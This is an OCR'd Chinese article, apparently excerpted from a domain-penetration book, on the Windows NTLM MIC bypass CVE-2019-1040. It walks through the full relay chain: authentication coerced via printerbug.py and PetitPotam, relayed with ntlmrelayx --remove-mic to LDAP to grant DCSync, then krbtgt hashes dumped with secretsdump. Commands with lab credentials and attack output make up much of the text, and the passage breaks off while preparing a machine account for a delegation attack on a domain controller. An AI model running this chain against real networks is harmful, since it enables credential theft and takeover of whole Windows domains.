
fcmit.cc

CVE-2019-1040 NTLM MIC 绕过漏洞

本文部分节选于《域渗透攻防指南》，购买请长按如下图片扫码



漏洞背景和描述

2019 年 6 月 11 日，微软发布 6 月份安全补丁更新。在该安全补丁更新中，对 CVE–2019–1040 漏洞进行了修复。该漏洞存在于 Windows 大部分版本中，当中间人攻击者能够成功绕过 NTLM MIC 消息完整性校验保护时，Windows 存在篡改漏洞。成功利用此漏洞的攻击者可以获得降级 NTLM 安全功能的能力。要利用

此漏洞，攻击者需要篡改 NTLM 交换，然后攻击者可以修改 NTLM 数据包的标志，而不会使签名无效。结合其他漏洞和机制，在某些场景下攻击者可以在仅有一个普通域账号的情况下接管全域！

漏洞原理

这个漏洞最核心的地方在于安全研究员能绕过 NTLM MIC 消息完整性校验。那么安全研究员是如何绕过 NTLM MIC 消息完整性校验的呢?

由于 Microsoft Windows 服务器允许无 MIC 消息完整性校验的 NTLM Authenticate 消息，因此该漏洞绕过 MIC 消息完整性校验的思路是取消数据包中的 MIC 标志以此来取消 MIC 校验，取消 MIC 校验操作如下：

- 从 NTLM Authenticate 消息中删除 MIC 字段和 Version 字段，如图所示：
- 将 NEGOTIATE_VERSION 标志位设置为 Not set，如图所示：

```
authentication: ntlmsspAuth (11)
  NTLM Secure Service Provider
    NTLMSSP identifier: NTLMSSP
    NTLM Message Type: NTLMSSP_AUTH (0x00000003)
    Lan Manager Response: 0000000000000000000000000000000000000000000000000
    LMv2 Client Challenge: 0000000000000000
    NTLM Response: 8df83ed26ace880bdf019e025b0968f30101000000000002b97e3d0
    Domain name: XIE
    User name: MAIL$
    Host name: MAIL
    Session Key: 78df10ad9422077bcf6d464e724c4fd4
    Negotiate Flags: 0xa0880205, Negotiate 56, Negotiate 128, Negotiate Tar
[Response In: 108]
```

没有 MIC 和 Version 了

```
. = Negotiate 0x08000000: Not set
. = Negotiate 0x04000000: Not set
. = Negotiate Version: Not set
. = Negotiate 0x01000000: Not set
. = Negotiate Target Info: Set
```

漏洞完整利用链

绕过 NTLM 的 MIC 消息完整性校验只是第一步，成功绕过 NTLM 的 MIC 消息完整性校验之后我们能做什么呢?

这里漏洞完整利用攻击链结合 NTLM Relay 进行利用。完整攻击链如下：

1）使用域内任意有效帐户，通过 SMB 连接到目标机器，使用 Print Spooler Bug 漏洞或 PetitPotam 漏洞强制触发目标机器向指定的主机进行 NTLM 认证。

2）中继服务器收到目标机器的 NTLM 认证流量后，通过删除相应字段绕过 NTLM 的 MIC 完整性校验并通过修改 NTLM 数据包的标志位使得其从 SMB 协议中继到 LDAP 协议不需要签名。

3）使用中继的 LDAP 流量，通过 LDAP 协议远程连接域控，执行高权限操作，赋予指定的帐户高权限。

4）使用提升了权限的帐户进行后利用，接管全域。

1. 触发目标 NTLM 请求


首先，攻击者需要目标发起 NTLM 请求才能进行 NTLM Relay 利用，这里可以利用打印机漏洞 Print Spoole Bug 或者微软加密文件系统远程协议(MS-EFSRPC)漏洞 PetitPotam 来强制触发目标主机向指定的主机进行 NTLM 认证。

fcmit.cc

fcmit.cc

（1） Print Spooler Bug

Windows 的打印后台处理程序 spoolsv.exe 是一种处理打印作业和其他与打印相关的各种任务的服务，默认情况下是开启的，如图所示：



如图所示，过滤 spoolsv.exe 可以看到其在运行着。

```
C:\Users\Administrator\Desktop>tasklist /svc | findstr spoolsv.exe
spoolsv.exe                   1284 Spooler
```

如图所示，使用 sc 命令查询 Spooler 服务的相关信息。

fcmit.cc

```
C:\Users\Administrator\Desktop>sc query Spooler

SERVICE_NAME: Spooler
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
```

Windows 的 MS-RPRN 协议用于打印客户机和打印服务器之间的通信，协议定义的 RpcRemoteFindFirstPrinterChangeNotificationEx() 函数调用创建一个远程更改通知对象，该对象监视对打印机对象的更改，并将更改通知发送到打印客户端。任何经过身份验证的域成员都可以连接到远程服务器的打印服务，并请求对一个新的打印作业进行更新，令其将该通知发送给指定目标。之后它会立即测试该连接，即向指定目标进行身份验证，而身份验证使用的协议类型是客户端所决定的。因此客户端可以选择通过 NTLM 协议进行验证。微软表示这个是系统设计特点，无需修复。由于打印机是以 system 权限运行的，所以我们访问打印机服务的 RPC 接口，迫使打印机服务向我们发起 NTLM 请求，然后可以拿到目标机器用户的 Net-NTLM Hash。

该漏洞利用工具有很多，这里我们使用 printerbug.py 脚本，此脚本会触发 Spooler Service bug，强制 Windows 主机通过 MS-RPRN RPC 接口向攻击者进行身份验证。该脚本使用如下，需要提供一个有效的域账号密码进行认证，然后指定需要攻击的机器的 ip 10.211.55.4 和监听的 ip 10.211.55.2 即可。

```
python3 printerbug.py xie/hack:P@ss1234@10.211.55.4 10.211.55.2
```

如图所示，使用 printerbug.py 脚本进行利用。

```
→  examples git:(master) ✗ python3 printerbug.py xie/hack:P@ss1234@10.211.55.4 10.211.55.2
[*] Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[*] Attempting to trigger authentication via rprn RPC at 10.211.55.4
[*] Bind OK
[*] Got handle
RPRN SessionError: code: 0x6ba - RPC_S_SERVER_UNAVAILABLE - The RPC server is unavailable.
[*] Triggered RPC backconnect, this may or may not have worked
```

如图所示，利用成功后可以看到安全研究员的机器 10.211.55.2 已经收到目标机器 10.211.55.4 的机器账号的 SMB 类型的 Net-NTLM Hash 了。

```
[SMB] Requested Share     : \\10.211.55.2\IPC$
[SMB] NTLMv2-SSP Client   : 10.211.55.4
[SMB] NTLMv2-SSP Username : XIE\AD01$
[SMB] NTLMv2-SSP Hash     : AD01$::XIE:1122334455667788:4369EE94E1622DFC2AED844474C204FA:0101000000000000F358B38681EA
3000A0053004D0042003100320005000A0053004D0042003100320008003000300000000000000000000000000040000031E9864E2ED0053296CCD0
030002E0032003100310031002E0035003500 2E0032000000000000000000
[SMB] Requested Share     : \\10.211.55.2\IPC$
```

官方文档：[MS-RPRN]: Print System Remote Protocol

（2）PetitPotam

2021 年 7 月 19 日，法国安全研究人员 Gilles Lionel 披露了一种新型的强制触发目标机器进行 NTLM 认证的利用手法——PetitPotam。该漏洞利用了微软加密文件系统远程协议（MS-EFSRPC，MicroSoft Encrypting File System Remote Protocol）。MS-EFSRPC 是 Microsoft 的加密文件系统远程协议，用于对远程存储和通过网络访问的加密数据执行“维护和管理操作”。利用该漏洞，安全研究员通过连接到 LSARPC 强制触发目标机器向指定远程服务器进行 NTLM 认证，从而安全研究员可以在 NTLM 认证过程中获取目标机器的 Net-NTLM Hash。该漏洞可以用于替代 Print Spooler 漏洞。

该漏洞利用工具有很多，这里我们使用 PetitPotam.py 脚本。该脚本使用如下，需要提供一个有效的域账号密码进行认证，然后指定需要攻击的机器的 ip 10.211.55.4 和监听的 ip10.211.55.2 即可。

python3 Petitpotam.py -d xie.com -u hack -p P@ss1234 10.211.55.2 10.211.55.4

如图所示，使用 Petitpotam.py 脚本进行利用。

fcmit.cc

fcmit.cc

```
→  examples git:(master) ✗ python3 Petitpotam.py -d xie.com -u hack -p P@ss1234 10.211.55.2 10.211.55.4

              ___          _       _       _       ___          _
             | _ \   ___   | |_    (_)    | |_    | _ \   ___   | |_    __ _    _ __
             |  _/  / -_)  |  _|   | |    |  _|   |  _/  / _ \  |  _|  / _` |  | '  \
            _|_|_   \___|   _\__|  _|_|_   _\__|  _|_|_   \___/  _\__|  \__,_|  |_|_|_|
          _| """ |_|"""""|_|"""""|_|"""""|_|"""""|_| """ |_|"""""|_|"""""|_|"""""|_|"""""|
          "`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'

              PoC to elicit machine account authentication via some MS-EFSRPC functions
                                    by topotam (@topotam77)

                    Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN


[-] Connecting to ncacn_np:10.211.55.4[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```

如图所示，利用成功后可以看到安全研究员的机器 10.211.55.2 已经收到目标机器 10.211.55.4 的机器账号的 SMB 类型的 Net-NTLM Hash 了。

```
[SMB] NTLMv2-SSP Client   : 10.211.55.4
[SMB] NTLMv2-SSP Username : XIE\AD01$
[SMB] NTLMv2-SSP Hash     : AD01$::XIE:1122334455667788:40A4E34044D3F780DDFFDFDAF9D1E1A6:0101000000000000A4D3F7C383EAD7
3000A0053004D0042003100320005000A0053004D0042003100320008003000300000000000000000000000000040000031E9864E2ED0053296CCD04A
030002E003200310031002E00350035002E0032000000000000000000
[SMB] Requested Share     : \\10.211.55.2\IPC$
```

2. LDAP 签名绕过

由于通过 Print Spooler Bug 和 PetitPotam 触发的 NTLM 认证都是基于 SMB 协议的。因此安全研究员需要将 SMB 协议的身份验证流量通过 LDAP 协议中继到 DC 域控。但是由于 NTLM 协议的工作方式，无法直接将 SMB 协议流量中继到 LDAP 协议。默认情况下，客户端和域控或 Exchange 服务器进行 SMB 通信时，是强制要求签名的。其 NTLM 身份验证流量的如下标志均为 Set：

- Negotiate Key Exchange
- Negotiate Always Sign
- Negotiate Sign

如图所示，通过 WireShark 抓包可以看到，默认情况下，SMB 协议的 NTLM 身份验证流量的如下标志位均为 Set。

```
Negotiate Flags: 0xe0888235, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate Target Info,
    1... .... .... .... .... .... .... .... = Negotiate 56: Set
    .1.. .... .... .... .... .... .... .... = Negotiate Key Exchange: Set
    ..1. .... .... .... .... .... .... .... = Negotiate 128: Set
    ...0 .... .... .... .... .... .... .... = Negotiate 0x10000000: Not set
    .... 0... .... .... .... .... .... .... = Negotiate 0x08000000: Not set
    .... .0.. .... .... .... .... .... .... = Negotiate 0x04000000: Not set
    .... ..0. .... .... .... .... .... .... = Negotiate Version: Not set
    .... ...0 .... .... .... .... .... .... = Negotiate 0x01000000: Not set
    .... .... 1... .... .... .... .... .... = Negotiate Target Info: Set
    .... .... .0.. .... .... .... .... .... = Request Non-NT Session: Not set
    .... .... ..0. .... .... .... .... .... = Negotiate 0x00200000: Not set
    .... .... ...0 .... .... .... .... .... = Negotiate Identify: Not set
    .... .... .... 1... .... .... .... .... = Negotiate Extended Security: Set
    .... .... .... .0.. .... .... .... .... = Target Type Share: Not set
    .... .... .... ..0. .... .... .... .... = Target Type Server: Not set
    .... .... .... ...0 .... .... .... .... = Target Type Domain: Not set
    .... .... .... .... 1... .... .... .... = Negotiate Always Sign: Set
    .... .... .... .... .0.. .... .... .... = Negotiate 0x00004000: Not set
    .... .... .... .... ..0. .... .... .... = Negotiate OEM Workstation Supplied: Not set
    .... .... .... .... ...0 .... .... .... = Negotiate OEM Domain Supplied: Not set
    .... .... .... .... .... 0... .... .... = Negotiate Anonymous: Not set
    .... .... .... .... .... .0.. .... .... = Negotiate NT Only: Not set
    .... .... .... .... .... ..1. .... .... = Negotiate NTLM key: Set
    .... .... .... .... .... ...0 .... .... = Negotiate 0x00000100: Not set
    .... .... .... .... .... .... 0... .... = Negotiate Lan Manager Key: Not set
    .... .... .... .... .... .... .0.. .... = Negotiate Datagram: Not set
    .... .... .... .... .... .... ..1. .... = Negotiate Seal: Set
    .... .... .... .... .... .... ...1 .... = Negotiate Sign: Set
    .... .... .... .... .... .... .... 0... = Request 0x00000008: Not set
```

此时将 SMB 流量中继到 LDAP 时，由于 Negotiate Sign 和 Negotiate Always Sign 标志为 Set，该标志会触发 LDAP 签名。而安全研究员又无法构造签名，因此会被 LDAP 协议忽略，导致攻击失败。前面我们提到了 CVE-2019-1040 最核心的地方就在于安全研究员能绕过 NTLM 的 MIC 消息完整性校验，导致安全研究员可以任意修改 NTLM 认证的数据包。因此，安全研究员在绕过 MIC 消息完整性校验之后，可以修改流量的标志位以协商不开启 LDAP 签名校验。具体措施如下，将以下标志位设置为 Not set：

- Negotiate Key Exchange
- Negotiate Always Sign
- Negotiate Sign

如图所示，可以看到安全研究员已经伪造这几个字段为 Not set 了。。

fcmit.cc

fcmit.cc

```
Negotiate Flags: 0xa0880205, Negotiate 56, Negotiate 128, Negotiate Target Info, Negotiate Extended Security, Negotiate…
    1... .... .... .... .... .... .... .... = Negotiate 56: Set
    .0.. .... .... .... .... .... .... .... = Negotiate Key Exchange: Not set
    ..1. .... .... .... .... .... .... .... = Negotiate 128: Set
    ...0 .... .... .... .... .... .... .... = Negotiate 0x10000000: Not set
    .... 0... .... .... .... .... .... .... = Negotiate 0x08000000: Not set
    .... .0.. .... .... .... .... .... .... = Negotiate 0x04000000: Not set
    .... ..0. .... .... .... .... .... .... = Negotiate Version: Not set
    .... ...0 .... .... .... .... .... .... = Negotiate 0x01000000: Not set
    .... .... 1... .... .... .... .... .... = Negotiate Target Info: Set
    .... .... .0.. .... .... .... .... .... = Request Non-NT Session: Not set
    .... .... ..0. .... .... .... .... .... = Negotiate 0x00200000: Not set
    .... .... ...0 .... .... .... .... .... = Negotiate Identify: Not set
    .... .... .... 1... .... .... .... .... = Negotiate Extended Security: Set
    .... .... .... .0.. .... .... .... .... = Target Type Share: Not set
    .... .... .... ..0. .... .... .... .... = Target Type Server: Not set
    .... .... .... ...0 .... .... .... .... = Target Type Domain: Not set
    .... .... .... .... 0... .... .... .... = Negotiate Always Sign: Not set
    .... .... .... .... .0.. .... .... .... = Negotiate 0x00004000: Not set
    .... .... .... .... ..0. .... .... .... = Negotiate OEM Workstation Supplied: Not set
    .... .... .... .... ...0 .... .... .... = Negotiate OEM Domain Supplied: Not set
    .... .... .... .... .... 0... .... .... = Negotiate Anonymous: Not set
    .... .... .... .... .... .0.. .... .... = Negotiate NT Only: Not set
    .... .... .... .... .... ..1. .... .... = Negotiate NTLM key: Set
    .... .... .... .... .... ...0 .... .... = Negotiate 0x00000100: Not set
    .... .... .... .... .... .... 0... .... = Negotiate Lan Manager Key: Not set
    .... .... .... .... .... .... .0.. .... = Negotiate Datagram: Not set
    .... .... .... .... .... .... ..0. .... = Negotiate Seal: Not set
    .... .... .... .... .... .... ...0 .... = Negotiate Sign: Not set
    .... .... .... .... .... .... .... 0... = Request 0x00000008: Not set
    .... .... .... .... .... .... .... .1.. = Request Target: Set
```

3. 攻击目标的选择

攻击目标的选择可以是域内的任意机器。这里我以域控和 Exchange 服务器为例，原因在于默认情况下，域控和 Exchange 服务器在域内具有高权限，对其进行攻击可以直接接管全域！

- 攻击 Exchange 服务器：使用任何有效域用户，利用 Print Spooler Bug 或 PetitPotam 强制触发目标 Exchange 服务器向攻击者主机进行 NTLM 认证。攻击者机器接收到目标 Exchange 服务器的认证流量后，通过修改 NTLM 认证数据包绕过 NTLM 的 MIC 消息完整性校验和 LDAP 签名，将其认证流量通过 LDAP 协议中继到 DC 域控。使用中继的 LDAP 身份验证，为攻击者指定的帐户授予 Dcsync 权限，然后使用指定的帐户利用 DCSync 权限转储活动目录中所有密码哈希值！

- 攻击域控：使用任何有效域用户，在域内创建一个可控的机器帐户。然后使用 Print Spooler Bug 或 PetitPotam 强制触发目标域控向攻击者主机进行 NTLM 认证。攻击者机器接收到目标域控的认证流量后，通过修改 NTLM 认证数据包绕过 NTLM 的消息完整性校验和 LDAP 签名，将其认证流量通过 LDAP 协议中继到另一个 DC 域控。使用中继的 LDAP 身份验证，为攻击者指定的可控的机器帐户赋予基于资源的约束性委派权限。然后利用该机器帐户申请访问目标域控的服务票据，即可接管域控！

fcmit.cc

漏洞影响版本

- Windows 7 sp1 至 Windows 10 1903
- Windows Server 2008 至 Windows Server 2019

漏洞复现


以下漏洞复现演示攻击 Exchange 服务器和域控制器。

1. 攻击 Exchange 服务器

实验环境如下：

- 域控：10.211.55.4
- Exchange 服务器：10.211.55.5，主机名为 MAIL
- 安全研究员：10.211.55.2
- 普通域用户：xie\hack P@ss1234

整个利用链如图所示：



fcmit.cc

首先在安全研究员机器 10.211.55.2 执行如下命令进行监听：

python3 ntlmrelayx.py --remove-mic --escalate-user hack -t ldap://10.211.55.4 -smb2support --no-dump -debug

参数含义如下：

- --remove-mic 参数用于绕过 NTLM 的 MIC 消息完整性校验
- —escalate-user 参数用于赋予指定用户 Dcsync 权限
- -t 参数将认证凭据中继到指定 ldap
- -smb2support 参数用于支持 SMB2 协议
- --no-dump 参数表示获得 Dcsync 权限后不 dump 域内哈希
- -debug 参数用于显示日志信息

如图所示，安全研究员运行命令进行监听：

```
→  examples git:(master) ✗ python3 ntlmrelayx.py --remove-mic --escalate-user hack -t ldap://10.211.55.4 -smb2support --no-dump
-debug
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[+] Impacket Library Installation Path: /Library/Frameworks/Python.framework/Versions/3.8/lib/python3.8/site-packages/impacket-0
.9.24.dev1-py3.8.egg/impacket
[*] Protocol Client SMTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client DCSYNC loaded..
[+] Protocol Attack DCSYNC loaded..
[+] Protocol Attack IMAP loaded..
[+] Protocol Attack IMAPS loaded..
[+] Protocol Attack LDAP loaded..
[+] Protocol Attack LDAPS loaded..
[+] Protocol Attack RPC loaded..
[+] Protocol Attack MSSQL loaded..
[+] Protocol Attack SMB loaded..
[+] Protocol Attack HTTP loaded..
[+] Protocol Attack HTTPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server
```

接着安全研究员使用 printerbug.py 脚本执行如下命令，使用 xie\hack 用户连接 Exchange 服务器，触发 Exchange 服务器的 Print Spooler Bug，该 bug 会强制触发目标 Exchange 服务器 10.211.55.5 向指定的安全研究员机器 10.211.55.2 机器进行 NTLM 认证。

fcmit.cc

python3 printerbug.py xie/hack:P@ss1234@10.211.55.5 10.211.55.2

如图所示，安全研究员使用打印机漏洞强制触发目标 Exchange 服务器 10.211.55.5 向指定的安全研究员机器 10.211.55.2 机器进行 NTLM 认证。

```
→  examples git:(master) ✗ python3 printerbug.py xie/hack:P@ss1234@10.211.55.5 10.211.55.2
[*] Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[*] Attempting to trigger authentication via rprn RPC at 10.211.55.5
[*] Bind OK
[*] Got handle
RPRN SessionError: code: 0x6ba - RPC_S_SERVER_UNAVAILABLE - The RPC server is unavailable.
[*] Triggered RPC backconnect, this may or may not have worked
```

然后安全研究员就可以收到目标 Exchange 服务器发过来的 NTLM 认证流量了，再将此 NTLM 认证流量绕过 NTLM 的 MIC 消息完整性校验后通过修改 LDAP 协商数据包中的相应标志位来使得协商不需要签名。再通过 LDAP 协议中继给域控，LDAP 中执行的高权限操作是赋予指定 hack 用户 DCSync 权限。

如图所示，可以看到该脚本首先会遍历中继的机器用户的权限，发现目标 Exchange 服务器的机器账号在域内拥有创建用户和修改域 ACL 的权限。因此该脚本会选择修改域的 ACL 这种方式来提权，因为它相比于创建高权限用户更为隐蔽。该脚本通过修改指定 hack 用户的 ACL，为其赋予 DCSync 权限。

```
T21:11:36.601730
    name: Exchange Windows Permissions
    objectSid: S-1-5-21-1313979556-3624129433-4055459191-1123
, DN: CN=Exchange Install Domain Servers,CN=Microsoft Exchange System Objects,DC=xie,DC=com - STATUS: Read - READ TIME: 2021-11-
18T21:11:36.601785
    name: Exchange Install Domain Servers
    objectSid: S-1-5-21-1313979556-3624129433-4055459191-1133
]
[+] User is a member of: [DN: CN=Domain Computers,CN=Users,DC=xie,DC=com - STATUS: Read - READ TIME: 2021-11-18T21:11:36.606984
    distinguishedName: CN=Domain Computers,CN=Users,DC=xie,DC=com
    name: Domain Computers
    objectSid: S-1-5-21-1313979556-3624129433-4055459191-515
]
[+] Permission found: Create users in OU=Microsoft Exchange Security Groups,DC=xie,DC=com; Reason: Granted to CN=Exchange Window
s Permissions,OU=Microsoft Exchange Security Groups,DC=xie,DC=com
[+] Permission found: Create users in OU=Domain Controllers,DC=xie,DC=com; Reason: Granted to CN=Exchange Windows Permissions,OU
=Microsoft Exchange Security Groups,DC=xie,DC=com
[+] Permission found: Create users in DC=xie,DC=com; Reason: Granted to CN=Exchange Windows Permissions,OU=Microsoft Exchange Se
curity Groups,DC=xie,DC=com
[+] Permission found: Write Dacl of DC=xie,DC=com; Reason: Granted to CN=Exchange Windows Permissions,OU=Microsoft Exchange Secu
rity Groups,DC=xie,DC=com
[+] Permission found: Write Dacl of DC=xie,DC=com; Reason: Granted to CN=Exchange Windows Permissions,OU=Microsoft Exchange Secu
rity Groups,DC=xie,DC=com
[+] Permission found: Create users in CN=Users,DC=xie,DC=com; Reason: Granted to CN=Exchange Windows Permissions,OU=Microsoft Ex
change Security Groups,DC=xie,DC=com
[*] User privileges found: Create user
[*] User privileges found: Modifying domain ACL
[+] Performing ACL attack
[+] Found sid for user hack: S-1-5-21-1313979556-3624129433-4055459191-1154
[*] Querying domain security descriptor
[*] Success! User hack now has Replication-Get-Changes-All privileges on the domain
[*] Try using DCSync with secretsdump.py and this user :)
```

fcmit.cc

修改完 hack 用户的 ACL 后，此时域普通用户 hack 已经被赋予了 Dcsync 权限，可以直接导出域内所有用户的哈希。使用 secretsdump.py 脚本执行如下命令导出指定域用户 krbtgt 的哈希，即可接管全域！

python3 secretsdump.py xie.com/hack:P@ss1234@10.211.55.4 –just–dc–user krbtgt

如图所示，导出 krbtgt 用户哈希。

```
→  examples git:(master) ✗ python3 secretsdump.py xie.com/hack:P@ss1234@10.211.55.4 -just-dc-user krbtgt
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:badf5dbde4d4cbbd1135cc26d8200238:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:3434056c4d433772b39c4e48514bedd6c096f4ab1c2dc5726b0679e081e40f85
krbtgt:aes128-cts-hmac-sha1-96:31a9112d284f3e1f0f58789c0deae347
krbtgt:des-cbc-md5:d39764fe0d73077a
[*] Cleaning up...
```

2. 攻击域控制器

攻击域控制器需要目标域内至少存在两台域控：一台域控用于触发 Print Spooler Bug 或 PetitPotam，另一台域控用于中继 LDAP 流量执行高权限操作(同一机器的流量中继回去的话会失败)。

这里攻击域控有两种情况：

- 目标域支持 ldaps：这样可以直接利用 ntlmrelayx.py 脚本在中继时创建机器用户并赋予委派权限(远程添加用户，需要 ldaps)。
- 目标域不支持 ldaps：我们可以首先自己创建一个机器用户，然后赋予委派权限。以下实验基于这种情况。


实验环境如下：

- 域控 1：10.211.55.4，主机名为 AD01
- 域控 2：10.211.55.5，主机名为 AD02
- 攻击机：10.211.55.2

fcmit.cc

- 普通域用户：xie\hack P@ss1234

整个利用链如图所示：



安全研究员利用普通的域账号 xie\hack 在域内主机上使用 PowerShell 脚本执行如下命令创建一个机器账号 machine$ ，密码为 root。

Import-Module .\New-MachineAccount.ps1

New-MachineAccount -MachineAccount machine -Password root

如图所示，可以看到创建机器用户 machine$ 成功。

```
PS C:\> Import-Module .\New-MachineAccount.ps1
PS C:\> New-MachineAccount -MachineAccount machine -Password root
[+] New Machine account is Success! Account: machine$ , Password: root
```

